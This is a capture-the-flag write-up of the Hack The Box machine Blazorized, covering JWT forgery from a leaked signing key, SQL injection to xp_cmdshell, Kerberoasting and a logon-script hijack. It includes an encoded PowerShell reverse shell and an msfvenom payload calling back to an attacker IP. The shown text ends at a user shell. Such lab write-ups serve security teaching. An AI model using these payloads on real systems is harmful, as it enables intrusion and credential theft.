Description
Blazorized is a hard Hack The Box machine that features:
- Reverse Engineering of a Razor WebAssembly web application to obtain the parameters to build a correct JWT token
- Reverse Engineering of a Razor Server web application by monitoring the HTTP requests to obtain the JWT Local Storage item name
- Injection of the token in the Razor Server web application to access to an administration panel
- Error-Based SQL injection in the administration panel that leads to a Remote Command Execution
- Pivoting to another user using
WriteSPNrights and a Kerberoasting attack to obtain the hash of the user and then the hash is cracked - Pivoting to another user using the ability of the user to change the Logon Script path and the ability to write in specific directories
- Privilege Escalation using DCSync rights to obtain the NTLM hash of the Administrator user
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.184.48.
$ ping -c 3 10.129.184.48
PING 10.129.184.48 (10.129.184.48) 56(84) bytes of data.
64 bytes from 10.129.184.48: icmp_seq=1 ttl=127 time=54.7 ms
64 bytes from 10.129.184.48: icmp_seq=2 ttl=127 time=54.2 ms
64 bytes from 10.129.184.48: icmp_seq=3 ttl=127 time=154 ms

--- 10.129.184.48 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 54.213/87.679/154.105/46.970 ms
The machine is active and with the TTL that equals 127 (128 minus 1 jump) we can assure that it is an Windows machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.184.48 -sS -oN nmap_scan
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 10.129.184.48
Host is up (0.055s latency).
Not shown: 989 closed tcp ports (reset)
PORT     STATE SERVICE
53/tcp   open  domain
80/tcp   open  http
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
1433/tcp open  ms-sql-s
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl

Nmap done: 1 IP address (1 host up) scanned in 1.09 seconds
We get many open ports, maybe related to an Active Directory environment.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.184.48 -sV -sC -p53,80,88,135,139,445,464,593,1433,3268,3269 -oN nmap_scan_ports
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 10.129.184.48
Host is up (0.054s latency).

PORT     STATE SERVICE       VERSION
53/tcp   open  domain?
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Did not follow redirect to http://blazorized.htb
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
1433/tcp open  ms-sql-s      Microsoft SQL Server 2022 16.00.1115.00; RC0+
| ms-sql-info:
|   10.129.184.48\BLAZORIZED:
|     Instance name: BLAZORIZED
|     Version:
|       name: Microsoft SQL Server 2022 RC0+
|       number: 16.00.1115.00
|       Product: Microsoft SQL Server 2022
|       Service pack level: RC0
|       Post-SP patches applied: true
|     TCP port: 1433
|_    Clustered: false
|_ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| ms-sql-ntlm-info:
|   10.129.184.48\BLAZORIZED:
|     Target_Name: BLAZORIZED
|     NetBIOS_Domain_Name: BLAZORIZED
|     NetBIOS_Computer_Name: DC1
|     DNS_Domain_Name: blazorized.htb
|     DNS_Computer_Name: DC1.blazorized.htb
|     DNS_Tree_Name: blazorized.htb
|_    Product_Version: 10.0.17763
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: blazorized.htb0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Service Info: Host: DC1; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 81.17 seconds
We find that this machine is the Domain Controller of the domain blazorized.htb. Apart of the Active Directory we get one Hypertext Transfer Protocol (HTTP) services, a SQL server and services related to the Active Directory. Let’s add the domain to the /etc/hosts file.
$ echo "10.129.184.48 blazorized.htb" | sudo tee -a /etc/hosts
Doing subdomain enumerating we find api and admin subdomains apart of the root domain.
$ gobuster vhost -u blazorized.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt --append-domain -o vhost_enumeration
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:             http://blazorized.htb
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:        /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s
[+] Append Domain:   true
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Found: admin.blazorized.htb Status: 200 [Size: 2087]
Found: api.blazorized.htb Status: 404 [Size: 0]
Progress: 4989 / 4990 (99.98%)
===============================================================
Finished
===============================================================
We also add the to the /etc/hosts file.
$ echo "10.129.184.48 api.blazorized.htb" | sudo tee -a /etc/hosts
$ echo "10.129.184.48 admin.blazorized.htb" | sudo tee -a /etc/hosts
When we enter in the main domain we find a “Digital Garden”, a website with posts organised by categories. The website is build using Blazor WebAssembly technnology.
 With this technology, the website source code is written using C# language (.NET app) and then interpreted in the browser using WebAssembly. We have an option,
 Check for Updates in which we can fetch all the available posts and categories from the API by impersonating the administrator user.
 A HTTP requests is made to
 /posts and /categories endpoint of the api subdomain. It is using a Bearer JWT authorization token. We can decode it using JWT.io webpage. As the payload data we have the administrator email address superadmin@blazorized.htb, the roles of this user, in this case Posts_Get_All and Categories_Get_All, the Epoch expiration timestamp of this token, in this case one minute from the requests and two fields, iss and aud, pointing to the api.blazorized.htb domain. If we update the JWT with our data we can’t get data from the API as we dong to the secret used to create the signature of the token. As there are not any other request to get token from the server we can insinuate that the token is created client-side.
Razor WebAssembly application fetch the source code of the application from an index file called blazor.boot.json file located in the _framework directory. The compilated source code is contained in .dll files. When we request the file we find three files Blazorized.DigitalGarden.dll, Blazorized.Shared.dll, Blazorized.Helpers.dll.
$ curl -s "http://blazorized.htb/_framework/blazor.boot.json" | grep -E "Blazorized.*dll"
      "Blazorized.DigitalGarden.dll": "sha256-YH2BGBuuUllYRVTLRSM+TxZtmhmNitErmBqq1Xb1fdI=",
      "Blazorized.Shared.dll": "sha256-Bz\/iaIKjbUZ4pzYB1LxrExKonhSlVdPH63LsehtJDqY=",
      "Blazorized.Helpers.dll": "sha256-ekLzpGbbVEn95uwSU2BGWpjosCK\/fqqQRjGFUW0jAQQ="
We can reverse engineer .NET applications using dotPeek application. We load the .dll files into the application. We find the variables used to generate the token, in the Blazorized.Helpers namespace and JWT class.
namespace Blazorized.Helpers
{
  public static class JWT
  {
    private const long EXPIRATION_DURATION_IN_SECONDS = 60;
    private static readonly string jwtSymmetricSecurityKey = "8697800004ee25fc33436978ab6e2ed6ee1a97da699a53a53d96cc4d08519e185d14727ca18728bf1efcde454eea6f65b8d466a4fb6550d5c795d9d9176ea6cf021ef9fa21ffc25ac40ed80f4a4473fc1ed10e69eaf957cfc4c67057e547fadfca95697242a2ffb21461e7f554caa4ab7db07d2d897e7dfbe2c0abbaf27f215c0ac51742c7fd58c3cbb89e55ebb4d96c8ab4234f2328e43e095c0f55f79704c49f07d5890236fe6b4fb50dcd770e0936a183d36e4d544dd4e9a40f5ccf6d471bc7f2e53376893ee7c699f48ef392b382839a845394b6b93a5179d33db24a2963f4ab0722c9bb15d361a34350a002de648f13ad8620750495bff687aa6e2f298429d6c12371be19b0daa77d40214cd6598f595712a952c20eddaae76a28d89fb15fa7c677d336e44e9642634f32a0127a5bee80838f435f163ee9b61a67e9fb2f178a0c7c96f160687e7626497115777b80b7b8133cef9a661892c1682ea2f67dd8f8993c87c8c9c32e093d2ade80464097e6e2d8cf1ff32bdbcd3dfd24ec4134fef2c544c75d5830285f55a34a525c7fad4b4fe8d2f11af289a1003a7034070c487a18602421988b74cc40eed4ee3d4c1bb747ae922c0b49fa770ff510726a4ea3ed5f8bf0b8f5e1684fb1bccb6494ea6cc2d73267f6517d2090af74ceded8c1cd32f3617f0da00bf1959d248e48912b26c3f574a1912ef1fcc2e77a28b53d0a";
    private static readonly string superAdminEmailClaimValue = "superadmin@blazorized.htb";
    private static readonly string postsPermissionsClaimValue = "Posts_Get_All";
    private static readonly string categoriesPermissionsClaimValue = "Categories_Get_All";
    private static readonly string superAdminRoleClaimValue = "Super_Admin";
    private static readonly string issuer = "http://api.blazorized.htb";
    private static readonly string apiAudience = "http://api.blazorized.htb";
    private static readonly string adminDashboardAudience = "http://admin.blazorized.htb";

...
We find the symmetric key, and a new role Super_Admin. In the apiAudience (aud JWT token) we find the API domain but in the adminDashboardAudience variable we find the Administration submain. This could mean that we could login into the admin subdomain using a crafted JWT token. For now we are going to create a new token using the previously website. We are going to maintain only one role, Super_Admin, we are going to change the expiration date of the token to a later date, for example Jan. 1 2025. Finally we change the aud field to the admin subdomain. The payload of the token will be as this:
{
  "http://schemas.xmlsoap.org/ws/2005/05/identity/claims/emailaddress": "superadmin@blazorized.htb",
  "http://schemas.microsoft.com/ws/2008/06/identity/claims/role": "Super_Admin",
  "exp": 1735689600,
  "iss": "http://api.blazorized.htb",
  "aud": "http://admin.blazorized.htb"
}
The resulting JWT token is this:
eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJodHRwOi8vc2NoZW1hcy54bWxzb2FwLm9yZy93cy8yMDA1LzA1L2lkZW50aXR5L2NsYWltcy9lbWFpbGFkZHJlc3MiOiJzdXBlcmFkbWluQGJsYXpvcml6ZWQuaHRiIiwiaHR0cDovL3NjaGVtYXMubWljcm9zb2Z0LmNvbS93cy8yMDA4LzA2L2lkZW50aXR5L2NsYWltcy9yb2xlIjoiU3VwZXJfQWRtaW4iLCJleHAiOjE3MzU2ODk2MDAsImlzcyI6Imh0dHA6Ly9hcGkuYmxhem9yaXplZC5odGIiLCJhdWQiOiJodHRwOi8vYWRtaW4uYmxhem9yaXplZC5odGIifQ.IJN4JwCXmIIt0HjoUqRJjnoLFZTg0ggBnqebBHoCGH1ima1XS1D6r7BYyle6NxovC-sgqA_Kdk_0bOp6eBhWzg
By accessing to the admin subdomain, we find a login panel and we also find that it is built using Blazor Server technology. This is a different technology compared to WebAssembly. In this case the browser sends the actions of the users (mouse clicks or keystrokes) to the server and HTML, CSS, or JS code is returned to be rendered in the browser. The communication with the server is made using SignalR protocol and BlazorPack. We can deserialize this messages using Burp Suite and Blazor Traffic Processor extension. After the negotiation of the connection using /_blazor/negotiate endpoint the interexchange of information is started using /_blazor endpoint. We can decode the messages by right clicking in the requests and then the BTP option. After decoding some of the messages we find one that invokes JavaScript code getting an item from the Local Storage, jwt.
...
{
   "Target": "JS.BeginInvokeJS",
   "Headers": 0,
   "Arguments": [
      3,
      "localStorage.getItem",
      ["jwt"],
      0,
      0
   ],
   "MessageType": 1
}
...
Explotation
We can create a new Local Storage item called jwt with the JWT value that we generated before using Developer Tools.
 After refreshing the page, we get access to the “Super Admin Panel”.
 In the main description we find that the requests to the database are made directly. This could lead into a SQL injection vulnerability. We find one in the
 Check Duplicate Post Titles field. When we enter ' union select null; -- payload we can a positive response that duplicates are not found. But if we enter ' union select null,null; -- payload we don’t receive any response back. This is an error-based SQL injection. This injection could lead to a Remote Command Execution using xp_cmdshell. This is the payload we are going to use in this case, a Base64 encoded PowerShell reverse shell.
RCE payload to send:
'; EXECUTE xp_cmdshell 'powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4AMQAyADIAIgAsADEAMgAzADQAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAAlAHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcwAsADAALAAgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACIAUABTACAAIgAgACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACIAPgAgACIAOwAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA'; --
Before sending the payload we open the listening port with Netcat.
$ nc -nvlp 1234
When we send the payload we receive the reverse shell as the blazorized\nu_1055 user.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.122] from (UNKNOWN) [10.129.184.48] 52436

PS C:\Windows\system32> whoami
blazorized\nu_1055
Post-Exploitation
We find another accounts in the system.
PS C:\Windows\system32> net user
User accounts for \\DC1
-------------------------------------------------------------------------------
Administrator            Guest                    krbtgt
LSA_3211                 LSA_3212                 LSA_3213
NU_1055                  NU_1056                  NU_1057
NU_1058                  RSA_4810                 RSA_4811
RSA_4812                 RSA_4813                 RSA_4814
SSA_6010                 SSA_6011                 SSA_6012
SSA_6013
The command completed successfully.
Using Bloodhound enumeration tool we find that out user, nu_1055 has WriteSPN rights over the rsa_4810 account. We can abuse this with a Kerberoasting attack to obtain the hash of the rsa_4810 user. We need to use PowerSploit in the remote system.
PS C:\temp\ps\usr\share\windows-resources\powersploit> Import-Module .\Recon\PowerView.ps1
PS ...> Set-DomainObject -Identity rsa_4810 -SET @{serviceprincipalname='nonexistent/BLAHBLAH'}
PS ...> Get-DomainSPNTicket nonexistent/BLAHBLAH

SamAccountName       : UNKNOWN
DistinguishedName    : UNKNOWN
ServicePrincipalName : nonexistent/BLAHBLAH
TicketByteHexStream  :
Hash                 : $krb5tgs$23$*UNKNOWN$UNKNOWN$nonexistent/BLAHBLAH*$6D4593A00912CB0D46E0144A0AC49D0E$8487CC4BC90C94A8F0E6DC470003A36B37010D6200C78AC9703E6E58AFEE158EC40CE2C7B1F56680A22441EAFFB712C2D35CF7C4CB2C7E529DA69D80F22D1403F4AD802D2585ECE4AEB8388AB763EDD1C1C257C6755D06323AB54DF1541AF123D2CAA41DC382335733AB4AA53A05C91A8F4EFC029DFB04BBA3C4C4AC9712D2340CB2C77842A7C4F9CC93E6DB2D774C5E550BD75F878554CA3B4A6C2E2587C847AB973A69CBFAB6A13C376539DE2B60AA00C9F95CAB1FEE7862DC360DB0F4E46AF8E2FF6C8D91AAEB4D57586ACC024414BA61676B96B13B65AD57AC471DFE238CC8235EBC9AF8F67855F6D77E443B5146971CFBC39432C4A63AB67B3CE1E7FAAFC727457E8F420F4991C06B4CDB6434E59B4EAE2334C32FCB9014728191FFD9B5DCA3FACD154638D99FCB108AF5DE0A13D2B81ACD6E0A32EDA8C6722647752A7B5A53A4A795EC86F2B851FF27E47F12E36995BBD98B18D37D62C7D0B69BEF4EFE9626ED152138E955B63DB6F349C488FC8646EA671702754F85EB209282F3FB116126EB8BF4A961B18478B30513116FDC4D1F541C0970EC9FA7A77F4DE0EED46F3AF3340B5D5F15C21D972C15F5DBDDBDDF85E90A35020A8867568E059D9FAC18A74E09FCFAA6A66094353AB38930F603A3ECC4FA8A6EACC46BFAD759E571A846C6E107A7DAEF2CEE564360C078ED6EEDCC5FD5D86AF128A4BA73CBEFC6D9571C842B484814E8FEF5550E45F7A138ECA48FC176AB62EC61DB7FF26031897D4D6796C4D441B871A1280A03138CD6628FA6F4B09D9D3F6DA24C8C44E1DF451FA091B5DF7EBDF3B1615DA2CF1072E4665C45D69C25A83F430019CB41FBB427B1E096C55C5C925682DE02E4259056DE1BC278F4FD6A50F621CAC00E5E74FA53554F517B6E27B40D74BF30FB4771B41C1921C06A52A377DE684B918D764449340DA9101341CD1C5C9B43B4E49764B0055E0ADEC5A816A4E9CD9EE5E113A4CC3C0EE8B74ED6BA3330F392AFEE169866B2BC50F7D6C1AF4500A4FD98621FCDCBB07C91F5636C70BE677F98149F1AA06209606A95D5425BDFE2EAA912F7B6EC933F4097F190510F0F207CC1F67655E1C66AEA3686A3619D263C04DC9B0EEC5D17BBF3E8D91A0057330CEE11FA1C5C0D272189006E278F3C5F3088665156CF3E05A6EBDB56C00C97F57AB2863924C386D5A81B6B15ACCB84CFD15199F848D8F8FD706C8954FD34794772F75BAD2B0D69974133AA90644A1B922BC198B2D7B3D62FA722572B91EA76608065383651DE2E1A89C6959A1F58181A984973F719039D684804758C75F867A9600CEFE92ED62DCD35CA789CB665A685A54F2E192DD4A199EC90E3E50D7343481FA08059FAF16F9553E75BBD1CA7BE3D0C639C973F349FAD4C81FEE0AF21E59A672D2F1A1457436C184F4A395261F95EBB92B76BF18B779C9B07A2F0599117E55E5171E41E3739784C2241DD99EE7C4C151B10CABC3BB31A0BFF5F1B1D3C38EC5869C753832F30E13FE656B6DEEA5AC1970CFA8A65469E9F155A09A56F8F38FFB0F6C20E4108EFE9B8EB5F52E8144C0ED3F00D8BD4894845AFB7D16692998F4F6160EB754BAD715DBB0F6F7A57F2720FE5E6168A9FFBEEA0349E475C155D0DC3D124B8E0DAAF6B8877C0A3647A38CABF5E222DEC9868DCFD19134E78F69AAA73B105DB547B817E6FFD2710385B2A0316ABA339A7D709022D57533B370A3F3B881F503A82D591192BBABEC9086A30C97916F65A02D5C9A6EB981D66F645A2588808C72414

PS ...> Set-DomainObject -Identity rsa_4810 -Clear serviceprincipalname
We get the Kerberos hash for the rsa_4810 so we can crack it to obtain their password.
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
(Ni7856Do9854Ki05Ng0005 #) (?)
1g 0:00:00:04 DONE 0.2118g/s 3033Kp/s 3033Kc/s 3033KC/s (p3r)version..(Camisha)
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Password found is (Ni7856Do9854Ki05Ng0005 #). We can login using Evil-WinRM.
$ evil-winrm -i blazorized.htb -u 'rsa_4810' -p '(Ni7856Do9854Ki05Ng0005 #)'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\RSA_4810\Documents>
Enumerating the other user present in the Bloodhound report, ssa_6010, we find that it have a Logon script (run when the user logs in) and it logged in one minute ago.
*Evil-WinRM* PS C:\Users\RSA_4810\Documents> net user ssa_6010
User name                    SSA_6010
Full Name                    SSA_6010
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            2/25/2024 12:56:55 PM
Password expires             Never
Password changeable          2/26/2024 12:56:55 PM
Password required            Yes
User may change password     No

Workstations allowed         All
Logon script                 \\dc1\NETLOGON\A2BFDCF13BB2\B00AC3C11C0E\BAEDDDCD2BCB\C0B3ACE33AEF\2C0A3DFE2030
User profile
Home directory

Logon hours allowed          All

Local Group Memberships      *Remote Management Use
Global Group memberships     *Domain Users         *Super_Support_Adminis
The command completed successfully.
The logon script is located in \\dc1\NETLOGON\A2BFDCF13BB2\B00AC3C11C0E\BAEDDDCD2BCB\C0B3ACE33AEF\2C0A3DFE2030. As this is not a normal path, the actual location is C:\WINDOWS\SYSVOL\domain\scripts\A2BFDCF13BB2\B00AC3C11C0E\BAEDDDCD2BCB\C0B3ACE33AEF\2C0A3DFE2030.bat. We have permissions to read and write it.
*Evil-WinRM* PS C:\Users\RSA_4810\Documents> cd C:\WINDOWS\SYSVOL\domain\scripts\A2BFDCF13BB2\B00AC3C11C0E\BAEDDDCD2BCB\C0B3ACE33AEF
*Evil-WinRM* PS ...> dir

Directory: C:\WINDOWS\SYSVOL\domain\scripts\A2BFDCF13BB2\B00AC3C11C0E\BAEDDDCD2BCB\C0B3ACE33AEF


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        5/29/2024   3:16 PM             63 2C0A3DFE2030.bat
*Evil-WinRM* PS ...> icacls 2C0A3DFE2030.bat
2C0A3DFE2030.bat BLAZORIZED\RSA_4810:(RX,W)
                 S-1-5-21-2039403211-964143010-2924010611-4103:(W)
                 NT AUTHORITY\Authenticated Users:(I)(RX)
                 BUILTIN\Server Operators:(I)(RX)
                 BUILTIN\Administrators:(I)(F)
                 NT AUTHORITY\SYSTEM:(I)(F)
*Evil-WinRM* PS ...> type 2C0A3DFE2030.bat
:: TO-DO: Notify LSA_3214 to write the logonScript for SSA_6010
As the user is going to log in eventually, we create a payload with msfvenom to create a reverse shell and we copy it to other .bat file. We also start the listening port.
$ msfvenom -p cmd/windows/reverse_powershell LHOST=10.10.14.122 LPORT=4444 > runme.bat
$ python -m http.server 80
$ nc -nvlp 4444
Although we change the previous script, it will not be executed when the user login, but in the remote system we have permissions to write to C:\WINDOWS\SYSVOL\domain\scripts\A32FF3AEAA23 directory, so we copy the script there. Then we change the location of the script that the user will run as the Microsoft documentation, we specify the path from the scripts directory, as this A32FF3AEAA23\runme.bat.
*Evil-WinRM* PS C:\temp> iwr http://10.10.14.122/runme.bat -outfile runme.bat
*Evil-WinRM* PS C:\temp> icacls C:\WINDOWS\SYSVOL\domain\scripts\*
...

C:\WINDOWS\SYSVOL\domain\scripts\A32FF3AEAA23 BLAZORIZED\RSA_4810:(OI)(CI)(RX,W)
                                              NT AUTHORITY\Authenticated Users:(I)(RX)
                                              NT AUTHORITY\Authenticated Users:(I)(OI)(CI)(IO)(GR,GE)
                                              BUILTIN\Server Operators:(I)(RX)
                                              BUILTIN\Server Operators:(I)(OI)(CI)(IO)(GR,GE)
                                              BUILTIN\Administrators:(I)(F)
                                              BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
                                              NT AUTHORITY\SYSTEM:(I)(F)
                                              NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
                                              CREATOR OWNER:(I)(OI)(CI)(IO)(F)
...
*Evil-WinRM* PS C:\temp> copy runme.bat C:\WINDOWS\SYSVOL\domain\scripts\A32FF3AEAA23\runme.bat
*Evil-WinRM* PS C:\temp> get-aduser ssa_6010 | set-aduser -scriptpath 'A32FF3AEAA23\runme.bat'
After some time we will obtain the remote shell.
$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.14.122] from (UNKNOWN) [10.129.184.48] 53250
Microsoft Windows [Version 10.0.17763.5936]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
blazorized\ssa_6010
C:\Windows\system32> powershell
PS C:\Windows\system32>
